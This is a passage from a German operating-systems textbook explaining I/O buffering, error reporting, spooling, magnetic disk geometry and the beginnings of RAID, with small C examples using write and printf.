Pufferung ist aus verschiedenen Gründen sowohl für blockorientierte als auch für zeichenorientierte Geräte ein Thema. Einen dieser Gründe wollen wir uns genauer ansehen, dazu betrachten wir einen Prozess, der Daten von einem Modem lesen will. Eine mögliche Strategie zum Umgang mit den ankommenden Zeichen wäre es, dass der Benutzerprozess einen read-Systemaufruf durchführt, dann blockiert und wartet, bis das nächste Zeichen ankommt. Jedes ankommende Zeichen löst ein Interrupt aus. Die Unterbrechungsroutine gibt das Zeichen an den Benutzerprozess weiter und hebt die Blockierung auf. Danach wird das Zeichen verarbeitet und das nächste Zeichen gelesen, woraufhin der Prozess wieder blockiert. Diese Vorgehensweise wird in ► Abbildung 5.15(a) gezeigt.




Abbildung 5.15: (a) Ungepufferte Eingabe (b) Pufferung im Benutzeradressraum (c) Pufferung im Kern, gefolgt vom Kopieren in den Benutzeradressraum (d) Doppelte Pufferung im Kern

Das Problem bei dieser Art der Bearbeitung ist, dass der Benutzerprozess für jedes ankommende Zeichen gestartet werden muss. Einen Benutzerprozess häufig für kurze Zeit laufen zu lassen, ist sehr ineffizient und daher keine gute Idee.

Eine Verbesserung wird in ► Abbildung 5.15(b) gezeigt. Der Benutzerprozess stellt dabei einen Puffer für n Zeichen zur Verfügung und startet das Lesen von n Zeichen. Die Unterbrechungsroutine legt die ankommenden Zeichen in diesen Puffer, bis er voll ist. Danach wird der Prozess geweckt. Dieses Verfahren ist wesentlich effizienter

als das vorherige, hat aber einen Nachteil: Was passiert, wenn ein Zeichen ankommt, der Puffer aber ausgelagert wurde? Der Puffer könnte im Speicher fixiert werden, aber wenn das viele Prozesse machen, dann wird die Menge der freien Seiten im System immer kleiner und die Performanz wird schlechter.

Ein anderer Ansatz sieht vor, dass der Puffer im Kernadressraum angelegt wird und die Unterbrechungsroutine die empfangenen Zeichen dorthin ablegt, wie in ▶ Abbildung 5.15(c) dargestellt ist. Wenn dieser Puffer gefüllt ist, wird der Inhalt in einem Schritt vom Kern in den Puffer im Benutzeradressraum kopiert (welcher gegebenenfalls vorher eingelagert wird). Dieses Verfahren ist wesentlich effizienter.

Aber auch hierbei gibt es noch ein Problem: Was passiert mit Zeichen, die gerade dann ankommen, wenn die Seiten mit dem Puffer des Benutzeradressraumes von der Platte eingelagert werden? Da der Kern-Puffer voll ist, gibt es keinen Ort, wo die Zeichen abgelegt werden können. Eine Lösung ist ein zweiter Kern-Puffer, der benutzt wird, wenn der erste gefüllt ist, aber noch nicht geleert wurde, siehe ▶ Abbildung 5.15(d). Sobald der zweite Puffer belegt ist, kann dessen Inhalt in den Benutzeradressraum kopiert werden (falls der Benutzer dies wünscht). Während der zweite Puffer in den Benutzeradressraum kopiert wird, kann dann der erste wieder für die Aufnahme von neuen Zeichen verwendet werden. Auf diese Weise wechseln sich die Puffer ständig ab: Immer wenn der eine zum Benutzerprozess kopiert wird, kann der andere neue Daten empfangen. Ein solches Pufferungsschema wird **Doppelpufferung** (*double buffering*) genannt.

Eine weitere Form der Pufferung, die häufig eingesetzt wird, ist der **zyklische Puffer** (*circular buffer*). Er besteht aus einem Speicherbereich und zwei Zeigern. Ein Zeiger zeigt auf das nächste freie Wort, wohin die neuen Daten abgelegt werden können, der andere Zeiger auf das erste Datenwort im Puffer, das noch nicht gelöscht wurde. In vielen Situationen erhöht die Hardware den ersten Zeiger, wenn sie neue Daten hinzufügt (die beispielsweise gerade über das Netzwerk angekommen sind), und das Betriebssystem setzt den zweiten Zeiger herauf, wenn es Daten zur Bearbeitung abholt. Beide Zeiger fangen unten wieder an, sobald sie oben angekommen sind.

Pufferung ist aber auch bei der Ausgabe wichtig. Stellen Sie sich beispielsweise vor, wie die Ausgabe auf ein Modem ohne Pufferung vor sich geht, wenn das Modell aus Abbildung 5.15(b) benutzt wird. Der Benutzerprozess führt einen `write`-Systemaufruf aus, um n Zeichen auszugeben. Das System hat jetzt zwei Möglichkeiten. Es kann den Benutzerprozess blockieren, bis alle Zeichen geschrieben wurden, aber das kann unter Umständen sehr lange dauern, wenn die Übertragung beispielsweise über eine langsame Telefonleitung erfolgt. Das System kann aber auch den Benutzerprozess sofort wieder freigeben und die Ein-/Ausgabe erledigen, während der Prozess etwas anderes berechnet. Doch dies führt sofort zu einem noch schlimmeren Problem: Woher weiß der Prozess jetzt, wann die Ausgabe beendet wurde und er den Puffer wieder verwenden kann? Das System könnte ein Signal oder ein Software-Interrupt generieren, aber diese Art der Programmierung ist schwierig und anfällig für Race Conditions. Eine wesentlich bessere Lösung für den Kern ist das Kopieren der Daten in einen Kern-Puf-

fer wie in Abbildung 5.15(c) (nur in umgekehrter Richtung) und die unmittelbare Freigabe des aufrufenden Prozesses. Es spielt nun keine Rolle mehr, wann die tatsächliche Ein-/Ausgabe beendet wird. Der Benutzerprozess kann den Puffer sofort wieder verwenden, sobald er freigegeben wurde.

Pufferung ist eine sehr weit verbreitete Technik, die aber auch eine Kehrseite hat. Wenn die Daten zu oft gepuffert werden, leidet die Performanz darunter. Betrachten Sie beispielsweise das Netzwerk in ►Abbildung 5.16. Der Benutzerprozess führt einen Systemaufruf aus, um auf das Netzwerk zu schreiben. Der Kern kopiert das Paket in den Kern-Puffer, damit der Prozess sofort weiterarbeiten kann (Schritt 1). Zu diesem Zeitpunkt kann das Benutzerprogramm den Puffer erneut benutzen.




Abbildung 5.16: Netzwerkverwaltung kann das Kopieren von vielen Paketen bedeuten.

Wenn der Treiber aufgerufen wird, kopiert er das Paket für die Ausgabe in den Controller (Schritt 2). Es kann nicht direkt vom Kernspeicher auf die Leitung geschrieben werden, da die Übertragung des Pakets mit konstanter Geschwindigkeit fortgesetzt werden muss, sobald sie einmal begonnen hat. Der Treiber kann jedoch nicht garantieren, dass er mit konstanter Geschwindigkeit auf den Speicher zugreifen kann, weil eventuell DMA-Kanäle und andere Ein-/Ausgabegeräte viele Taktzyklen stehlen könnten. Und wenn ein Wort nicht rechtzeitig verarbeitet wird, ist das gesamte Paket zerstört. Durch die Pufferung des Pakets innerhalb des Controllers kann dieses Problem vermieden werden.

Nachdem das Paket in den internen Puffer des Controllers kopiert wurde, schreibt dieser es auf das Netzwerk (Schritt 3). Die Bits kommen kurze Zeit, nachdem sie gesendet wurden, bereits beim Empfänger an. Dort werden sie im Controller gepuffert und anschließend in den Kern-Puffer kopiert (Schritt 4). Danach werden die Daten in den Puffer des empfangenden Prozesses geschrieben (Schritt 5). In der Regel schickt der Empfänger eine Bestätigung zurück. Sobald der Sender diese Bestätigung erhält, kann er das nächste Paket losschicken. Natürlich wird durch diese Kopiervorgänge die Übertragungsgeschwindigkeit stark verlangsamt, weil alle Schritte der Reihe nach durchgeführt werden müssen.

Fehlerbericht

Fehler sind im Zusammenhang mit Ein-/Ausgabe häufiger als in anderen Bereichen. Sobald sie auftreten, muss das Betriebssystem so gut es kann damit umgehen. Viele Fehler sind gerätespezifisch und müssen vom entsprechenden Treiber behandelt werden. Das Grundgerüst zur Fehlerbehandlung ist jedoch geräteunabhängig.

Eine Klasse der Ein-/Ausgabefehler stellen Programmierfehler dar. Diese Fehler treten auf, wenn ein Prozess etwas Unmögliches verlangt, wie etwa das Schreiben auf ein Eingabegerät (Tastatur, Scanner, Maus usw.) oder das Lesen von einem Ausgabegerät (Drucker, Plotter usw.). Andere Fehler sind unter anderem die Festlegung einer ungültigen Pufferadresse oder anderer ungültiger Parameter oder die Angabe eines ungültigen Gerätes (z.B. Festplatte 3, wenn der Rechner nur zwei Platten besitzt). Die Aktion, die bei solchen Fehlern durchgeführt wird, ist ganz nahe liegend: dem Aufrufer einfach einen Fehlercode zurückzuschicken.

Eine andere Klasse von Fehlern sind die eigentlichen Ein-/Ausgabefehler, wie etwa der Versuch, auf einen beschädigten Block der Festplatte zu schreiben oder von einem ausgeschalteten Camcorder Daten zu lesen. In diesen Fällen muss der Treiber entscheiden, was getan werden muss. Falls er dazu nicht in der Lage ist, kann er den Fehler zurück an die geräteunabhängige Software geben.

Die Handlungsmöglichkeiten der Software hängen von der Umgebung und der Art des Fehlers ab. Wenn es ein einfacher Lese Fehler ist und gerade ein interaktiver Benutzer am System angemeldet ist, dann kann die Frage mittels einer Dialogbox an den Benutzer weitergegeben werden. Die angebotenen Optionen können z.B. das n -malige Wiederholen des Vorgangs, das Ignorieren des Fehlers oder das Beenden des Prozesses sein. Wenn kein Benutzer erreichbar ist, dann gibt es vermutlich nur die Option, den Systemaufruf mit einem Fehler abzubrechen.

Doch es gibt auch Fehler, die nicht auf diese Weise behandelt werden können. Beispielsweise könnte eine sehr wichtige Datenstruktur wie das Wurzelverzeichnis oder die Liste der freien Blöcke zerstört sein. In diesen Fällen muss das System eine Fehlermeldung anzeigen und sich beenden.

Belegung und Freigabe von exklusiv zugewiesenen Geräten

Einige Geräte wie etwa CD-Brenner können jeweils nur von einem einzigen Prozess verwendet werden. Es ist nun die Aufgabe des Betriebssystems, die Anfragen zum Benutzen des Gerätes zu untersuchen und zu entscheiden, ob die Anfrage angenommen oder abgelehnt wird, je nachdem, ob das Gerät verfügbar ist oder nicht. Eine einfache Art des Umgangs damit ist die Forderung, dass die Prozesse mithilfe des Systemaufrufes `open` die Spezialdatei des entsprechenden Gerätes direkt öffnen. Wenn das Gerät nicht verfügbar ist, schlägt der `open`-Aufruf fehl. Das Schließen dieser Datei gibt das Gerät dann wieder frei.

Eine alternative Methode sieht spezielle Mechanismen vor, um exklusiv Geräte zu belegen und freizugeben. Ein Versuch, ein Gerät zu belegen, das nicht frei ist, blockiert den Aufrufer, anstatt einen Fehler zurückzuliefern. Blockierte Prozesse werden in einer Warteschlange gespeichert. Früher oder später wird das angeforderte Gerät frei und der erste Prozess in der Warteschlange kann das Gerät belegen und weiterarbeiten.

Geräteunabhängige Blockgröße

Unterschiedliche Platten können unterschiedliche Sektorengrößen aufweisen. Es ist die Aufgabe der geräteunabhängigen Software, diesen Umstand zu verdecken und den höheren Schichten eine einheitliche Blockgröße bereitzustellen, indem beispielsweise mehrere Sektoren als ein einzelner logischer Block behandelt werden. Auf diese Weise benutzen die höheren Schichten nur abstrakte Geräte mit denselben Blockgrößen, unabhängig von der physischen Sektorengröße. Ein ähnlicher Fall liegt vor, wenn einige zeichenorientierten Geräte die Daten zeichenweise liefern (z.B. Modems), wohingegen andere die Daten in größeren Einheiten abgeben (z.B. Netzwerkschnittstellen). Diese Unterschiede können ebenso verborgen werden.

5.3.4 Ein-/Ausgabe-Software im Benutzeradressraum

Auch wenn der größte Teil der Ein-/Ausgabe-Software innerhalb des Betriebssystems angesiedelt ist, so besteht doch ein kleiner Teil aus Bibliotheken, die an Benutzerprogramme gebunden werden, teilweise laufen sogar ganze Programme außerhalb des Kerns. Systemaufrufe, einschließlich der Ein-/Ausgabesystemaufrufe, werden normalerweise über Bibliotheksfunktionen ausgelöst. Wenn ein C-Programm den Aufruf

```
count = write (fd, buffer, nbytes);
```

enthält, wird die Bibliotheksfunktion *write* zu dem Programm gebunden und ist im ausführbaren Programm zur Laufzeit im Speicher enthalten. Die Menge all dieser Bibliotheksfunktionen ist natürlich ein Teil des Ein-/Ausgabesystems.

Während diese Funktionen nichts weiter tun, als ihre Parameter an geeigneten Stellen für den Systemaufruf zu platzieren, gibt es andere Ein-/Ausgaberoutinen, die weit mehr leisten. Speziell die Formatierung von Ein- und Ausgaben wird von Bibliotheksfunktionen übernommen. Ein Beispiel aus C ist die Bibliotheksfunktion *printf*, der eine Formatzeichenkette und gegebenenfalls einige Variablen als Eingabe übergeben werden. Daraus wird dann eine ASCII-Zeichenkette erzeugt, die mittels eines *write*-Aufrufes ausgegeben wird. Als Beispiel für die Verwendung von *printf* betrachten wir die folgende Anweisung:

```
printf("The Square of %3d is %6d \n", i, i*i);
```

Dieser Befehl formatiert eine Zeichenkette, die aus den folgenden Elementen besteht: Zunächst kommt die 14 Zeichen lange Zeichenkette „The Square of“, gefolgt von dem Wert *i* als drei Zeichen lange Folge und der vier Zeichen langen Folge „ is “. Daran schließt sich i^2 als sechs Zeichen lange Kette an und zum Schluss kommt noch das Zeichen für einen Zeilenvorschub.

Ein Beispiel für eine ähnliche Routine der Eingabe ist *scanf*, die Werte einliest, diese als Zeichenkette in Variablen speichert, wobei zur Formatierung dieselben Formatierungsanweisungen wie bei *printf* benutzt werden. Die Ein-/Ausgabestandardbibliothek enthält eine Reihe von Funktionen bezüglich Ein-/Ausgabe, die alle als Teil eines Benutzerprogramms ausgeführt werden.

Doch nicht die gesamte Ein-/Ausgabe-Software der Benutzerebene besteht aus Bibliotheksfunktionen. Eine andere wichtige Kategorie ist das Spooling-System. **Spooling** ist eine Möglichkeit, exklusiv benutzbare Geräte in ein Multiprogrammiersystem zu integrieren. Werfen wir einen Blick auf ein typisches Spooling-Gerät: den Zeilendrucker. Technisch gesehen wäre es einfach, jedem Benutzerprozess den Zugriff auf die Zeichendatei für den Drucker zu gestatten. Doch wenn der Prozess, der die Spezialdatei geöffnet hat, dann stundenlang nicht druckt, so werden alle anderen Prozesse am Drucken gehindert.

Stattdessen werden ein spezieller Prozess, der **Daemon** oder **Hintergrundprozess** genannt wird, und ein spezielles Verzeichnis, der sogenannte **Spoolerordner** (*spooling directory*), erzeugt. Um eine Datei zu drucken, generiert ein Prozess zunächst die gesamte zu druckende Datei und kopiert diese dann in den Spoolerordner. Es ist nun die Aufgabe des Daemons, der als einziger eine Zugriffsberechtigung für die Spezialdatei des Druckers besitzt, die Dateien aus dem Spoolerordner zu drucken. Durch den Schutz der Spezialdatei vor direkter Benutzung wird das Problem gelöst, dass die Spezialdatei unnötig lange geöffnet bleibt.

Spooling wird nicht nur bei Druckern, sondern auch in anderen Situationen bei der Ein-/Ausgabe eingesetzt. Bei der Übertragung von Dateien über ein Netzwerk wird beispielsweise oft ein Netzwerk-Daemon eingesetzt. Falls ein Benutzer eine Datei irgendwohin senden möchte, verschiebt er diese in einen Netzwerk-Spoolerordner. Später entnimmt der Netzwerk-Daemon die Datei und überträgt sie. Eine spezielle Nutzung dieser Art der Dateiübertragung ist das Newsforum USENET. In diesem Netzwerk kommunizieren Millionen von Computer in der ganzen Welt über das Internet miteinander. Es gibt viele Tausend Diskussionsforen zu vielen Themen. Um einen Forumsbeitrag einzustellen, ruft man ein News-Programm auf, dem die zu sendende Nachricht übergeben wird. Die Nachricht wird dann zur späteren Übertragung in einem Spoolerordner abgelegt. Das gesamte Nachrichtensystem wird außerhalb des Betriebssystems ausgeführt.

In ▶ Abbildung 5.17 ist das Ein-/Ausgabesystem mit allen Schichten und deren grundsätzlichen Aufgaben zusammengefasst. Von unten nach oben betrachtet sind die Schichten der Reihe nach die Hardware, Unterbrechungsroutinen, Gerätetreiber, geräteunabhängige Software und schließlich die Benutzerprozesse.

Die Pfeile in Abbildung 5.17 zeigen den Kontrollfluss an. Wenn zum Beispiel ein Benutzerprogramm versucht, einen Block aus einer Datei zu lesen, wird das Betriebssystem mit der Ausführung der Anfrage beauftragt. Die geräteunabhängige Software überprüft den Cache, ob der Block dort enthalten ist. Ist dies nicht der Fall, erhält der Treiber den Auftrag, die Anfrage an die Hardware weiterzuleiten, die wiederum den Plattenzugriff ausführt. Der Prozess wird dann so lange blockiert, bis die Plattenoperation beendet ist.




Abbildung 5.17: Schichten des Ein-/Ausgabesystems und die Hauptfunktion jeder Ebene

Sobald dies der Fall ist, erzeugt die Hardware ein Interrupt. Die Unterbrechungsroutine überprüft dann den Status des Gerätes und weckt den schlafenden Prozess, damit dieser seine Ein-/Ausgabeanfrage beenden und seine Arbeit fortsetzen kann.

Die Unterbrechungsroutine stellt fest, was passiert ist, d.h., welches Gerät das Interrupt ausgelöst hat. Dann wird der Status dieses Gerätes entnommen und der schlafende Prozess geweckt, damit dieser seine Ein-/Ausgabeanfrage beenden kann. Anschließend kann der Benutzerprozess weiterlaufen.

5.4 Plattenspeicher

Jetzt wollen wir einige reale Ein-/Ausgabegeräte genauer betrachten. Wir beginnen mit Plattenlaufwerken, die zwar konzeptuell einfach, jedoch sehr wichtig sind. Danach werden wir Uhren, Tastaturen und Bildschirme untersuchen.

5.4.1 Hardware von Plattenspeichern

Plattenspeicher gibt es in einer Vielzahl von Ausführungen. Die bekanntesten sind die magnetischen Plattenlaufwerke (Festplatten und Diskettenlaufwerke). Ihr Hauptmerkmal ist, dass Lese- und Schreibvorgänge ungefähr gleich schnell sind, weshalb sie ideal als Sekundärspeicher eingesetzt werden können (Paging, Dateisysteme usw.). Magazine von diesen Platten werden oft verwendet, um hochzuverlässige Speicherung zu bieten. Für den Vertrieb von Programmen, Daten und Filmen sind auch einige Arten optischer Speichermedien von Bedeutung (CD-ROMs, CD-Rs, DVDs usw.). In den folgenden Abschnitten werden wir zuerst die Hardware und anschließend die Software dieser Geräte beschreiben.

Magnetplatten

Magnetplatten sind in Zylinder aufgeteilt, wobei jeder Zylinder so viele Spuren besitzt, wie Köpfe vertikal angeordnet sind. Die Spuren sind ihrerseits wieder in Sektoren eingeteilt, wobei auf einer Diskette zwischen 8 und 32 Sektoren pro Spur, auf

modernen Festplatten mehrere Hundert Sektoren pro Spur vorhanden sind. Die Anzahl der Köpfe liegt meist zwischen 1 und 16.

Ältere Platten besitzen nur sehr wenig Elektronik und liefern nur einen einfachen seriellen Bitstrom. Auf diesen Platten verrichtet der Controller die meiste Arbeit. Bei anderen Platten, vor allem bei **IDE-Platten (Integrated Drive Electronics)** und **SATA-Platten (Serial ATA)**, enthält das Plattenlaufwerk selbst einen Mikrocontroller, der einen beträchtlichen Teil der Arbeit erledigt und der es dem eigentlichen Controller ermöglicht, abstraktere Befehle zu verwenden. Der Controller speichert häufig ganze Spuren im internen Platten-Cache, weist Blöcken in beschädigten Sektoren neue Adressen zu (*bad block remapping*) und vieles mehr.

Eine Geräteeigenschaft, die große Auswirkungen auf den Plattentreiber hat, ist die Möglichkeit, auf mehreren Platten gleichzeitig Suchvorgänge durchzuführen, was auch als **überappendendes Suchen** (*overlapped seeks*) bezeichnet wird. Während der Controller und die Software auf das Ende der Suche auf einer einen Platte warten, kann der Controller einen neuen Suchvorgang auf einer anderen starten. Viele Controller können sogar von einer Platte lesen oder auf diese schreiben, während auf anderen Platten gesucht wird. Dies gilt allerdings nicht für Diskettencontroller. (Das Lesen oder Schreiben verlangt vom Controller, Bits mikrosekundengenau zu verschieben, eine Übertragung benötigt deshalb sehr viel Rechenzeit.) Die Situation ist bei Festplatten mit integrierten Controllern anders. Bei einem System mit mehreren dieser Festplattenlaufwerke können alle gleichzeitig arbeiten, zumindest was die Übertragung von Daten zwischen der Platte und dem Pufferspeicher im Controller angeht. Es ist trotzdem jeweils nur ein Transfer zwischen dem Controller und dem Arbeitsspeicher möglich. Die Fähigkeit, mehrere Operationen gleichzeitig durchzuführen, kann die durchschnittliche Zugriffszeit deutlich reduzieren.

► Abbildung 5.18 vergleicht die Parameter eines Standardspeichermediums des originalen IBM-PCs mit den Parametern einer Festplatte, die 20 Jahre später hergestellt wurde, um zu zeigen, wie sehr sich die Plattentechnologie innerhalb von 20 Jahren verändert hat. Es ist interessant zu sehen, dass sich einige Parameter nicht sehr viel verändert haben. Die durchschnittliche Zugriffszeit ist etwa siebenmal besser als früher, die Übertragungsrate etwa 1.300 Mal besser, während sich die Kapazität um den Faktor 50.000 vergrößert hat. Diese Unterschiede resultieren daraus, dass sich die beweglichen Teile nur gering verbessert haben, aber wesentlich höhere Datendichten auf den Aufnahmeflächen möglich wurden.

Parameter	360-KB-Diskette von IBM	WD-18300-Festplatte
Anzahl der Zylinder	40	10.601
Spuren pro Zylinder	2	12
Sektoren pro Spur	9	281 (ca.)

Abbildung 5.18: Plattenparameter der ursprünglichen 360-KB-Diskette des IBM-PCs und einer WD-18300-Festplatte von Western Digital (Forts. →)

Parameter	360-KB-Diskette von IBM	WD-18300-Festplatte
Sektoren pro Platte	720	35.742.000
Bytes pro Sektor	512	512
Plattenkapazität	360 KB	18,3 GB
Zugriffszeit (benachbarter Zylinder)	6 ms	0,8 ms
Zugriffszeit (Durchschnitt)	77 ms	6,9 ms
Rotationszeit	200 ms	8,33 ms
Motoranlauf- und -auslaufzeit	250 ms	20 s
Übertragungszeit eines Sektors	22 ms	17 µs

Abbildung 5.18: Plattenparameter der ursprünglichen 360-KB-Diskette des IBM-PCs und einer WD-18300-Festplatte von Western Digital (Forts.)

Wenn man sich Spezifikationen moderner Festplatten ansieht, sollte man immer im Hinterkopf behalten, dass die Geometrie, die von der Treibersoftware verwendet wird, immer vom physischen Format abweicht. Früher war die Anzahl der Sektoren pro Spur für alle Zylinder gleich. Moderne Festplatten sind in Zonen unterteilt, wobei die äußeren Zonen mehr Sektoren als die inneren haben. ► Abbildung 5.19(a) zeigt eine sehr kleine Platte mit zwei Zonen. Die äußere Zone besitzt 32 Sektoren pro Spur, die innere 16 Sektoren pro Spur. Eine reale Platte, wie etwa die WD 18300, hat typischerweise 16 oder mehr Zonen. Die Anzahl der Sektoren pro Spur wächst mit jeder Zone nach außen um etwa 4%.

Um die Details zu verstecken, wie viele Sektoren zu einer Spur gehören, haben die meisten modernen Platten eine virtuelle Geometrie, die dem Betriebssystem präsentiert wird. Die Software soll sich dann so verhalten, als ob x Zylinder, y Köpfe und z Sektoren pro Spur vorhanden wären. Der Controller setzt dann eine Anfrage für (x, y, z) in die realen Werte für Zylinder, Kopf und Sektor um. Eine mögliche virtuelle Geometrie für die physische Platte aus Bild 5.19(a) ist in ► Abbildung 5.19(b) dargestellt. In beiden Fällen hat die Platte 192 Sektoren, doch die nach außen gezeigte Anordnung ist anders als die reale Anordnung.

Bei PCs sind die Maximalwerte dieser drei Parameter oft (65.535, 16, 63), damit der Rechner noch rückwärtsskompatibel zu den Grenzwerten des originalen IBM-PCs ist. Bei dieser Maschine wurden 16-, 4- und 6-Bit-Felder zur Darstellung dieser Werte benutzt, wobei die Zählung für die Zylinder und Sektoren bei 0 und für die Köpfe bei 1 begonnen wurde. Mit diesen Parametern und bei 512 Byte pro Sektor ist die größte mögliche Festplatte 31,5 GB groß. Damit man diese Grenze umgehen kann, unterstützen alle modernen Platten heute die sogenannte **logische Blockadressierung** (*logical block addressing*), bei der Plattensektoren einfach bei 0 angefangen durchnummierter werden, ohne die Plattengeometrie zu berücksichtigen.




Abbildung 5.19: (a) Physische Geometrie einer Platte mit zwei Zonen (b) Eine mögliche virtuelle Geometrie für diese Platte

RAID

Im letzten Jahrzehnt ist die Prozessorgeschwindigkeit exponentiell gewachsen, sie hat sich etwa alle 18 Monate verdoppelt. Bei Festplattengeschwindigkeiten ist das anders. In den 1970er Jahren betrug die durchschnittliche Zugriffszeit auf Platten in Minicomputern etwa 50 bis 100 ms. Heute liegen diese Zeiten knapp unter 10 ms. In den meisten technischen Industriezweigen (etwa der Automobilindustrie oder der Luftfahrt) würde eine Verbesserung um den Faktor 5 bis 10 in zwei Jahrzehnten Schlagzeilen machen (man stelle sich ein 1-Liter-Auto vor), aber in der Computerindustrie ist das eher beschämend. Die Kluft zwischen Prozessor- und Festplattengeschwindigkeit wurde somit mit der Zeit immer größer.

Wie wir bereits gesehen haben, wird Parallelverarbeitung immer häufiger zur Erhöhung der Prozessorgeschwindigkeit eingesetzt. Im Lauf der Jahre ist so manchem in den Sinn gekommen, dass parallele Ein-/Ausgabe auch eine gute Idee sein könnte. In ihrer Veröffentlichung von 1988 schlugen Patterson et al. sechs verschiedene Plattenorganisationen vor, die entweder die Geschwindigkeit oder die Zuverlässigkeit oder beides erhöhen könnten (Patterson et al., 1988). Diese Ideen wurden schnell von der Industrie umgesetzt und führten zu einer neuen Klasse von Ein-/Ausgabegeräten, die **RAID** genannt werden. Patterson et al. definierten RAID als **Redundant Array of Inexpensive Disks** (deutsch: redundanter Verbund billiger Platten), doch die Industrie hat das „I“ von „Inexpensive“ schnell in „Independent“ (unabhängig) umgetauft (vielleicht um teurere Platten verkaufen zu können?). Da immer auch ein Gegenspieler gebraucht wird (wie bei RISC gegen CISC, was auch auf Patterson zurückgeht), übernahm diese Rolle hier die **SLED (Single Large Expensive Disk)**.

Die Grundidee von RAID ist, ein Gehäuse mit einigen Platten – meistens ein großer Server – neben dem Computer aufzubauen, den Plattencontroller durch einen RAID-Controller auszutauschen, die Daten auf das RAID-System zu kopieren und dann normal weiterzuarbeiten. Mit anderen Worten: Ein RAID sollte für das Betriebssystem genauso aussehen wie eine SLED oder einzelne Festplatte, aber höhere Performanz und bessere Zuverlässigkeit bieten. Da SCSI-Platten eine hohe Geschwindigkeit und einen niedrigen Preis haben und sieben dieser Platten (bei Wide SCSI sogar 15) an einem Controller angeschlossen werden können, ist es logisch, dass die meisten RAIDs aus einem RAID-SCSI-Controller und einem Verbund von SCSI-Festplatten bestehen, die für das Betriebssystem wie eine einzelne große Platte erscheinen. Auf diese Weise braucht man keine Änderungen in der Software durchzuführen, um ein RAID-System zu nutzen – ein wichtiges Kaufargument für Systemadministratoren.

Zusätzlich zu der Eigenschaft, für die Software wie eine einzelne große Platte zu erscheinen, können bei allen RAID-Systemen die Daten über die Platten verteilt werden, was eine parallele Verarbeitung ermöglicht. Von Patterson et al. wurden einige unterschiedliche Schemata definiert, die heute als RAID-Level 0 bis RAID-Level 5 bekannt sind. Es gibt zusätzlich noch einige Zwischenstufen, die wir hier aber nicht besprechen. Der Ausdruck „Level“ ist eigentlich falsch, weil es sich hier nicht um eine Hierarchie handelt – es sind einfach sechs unterschiedliche Organisationsformen.

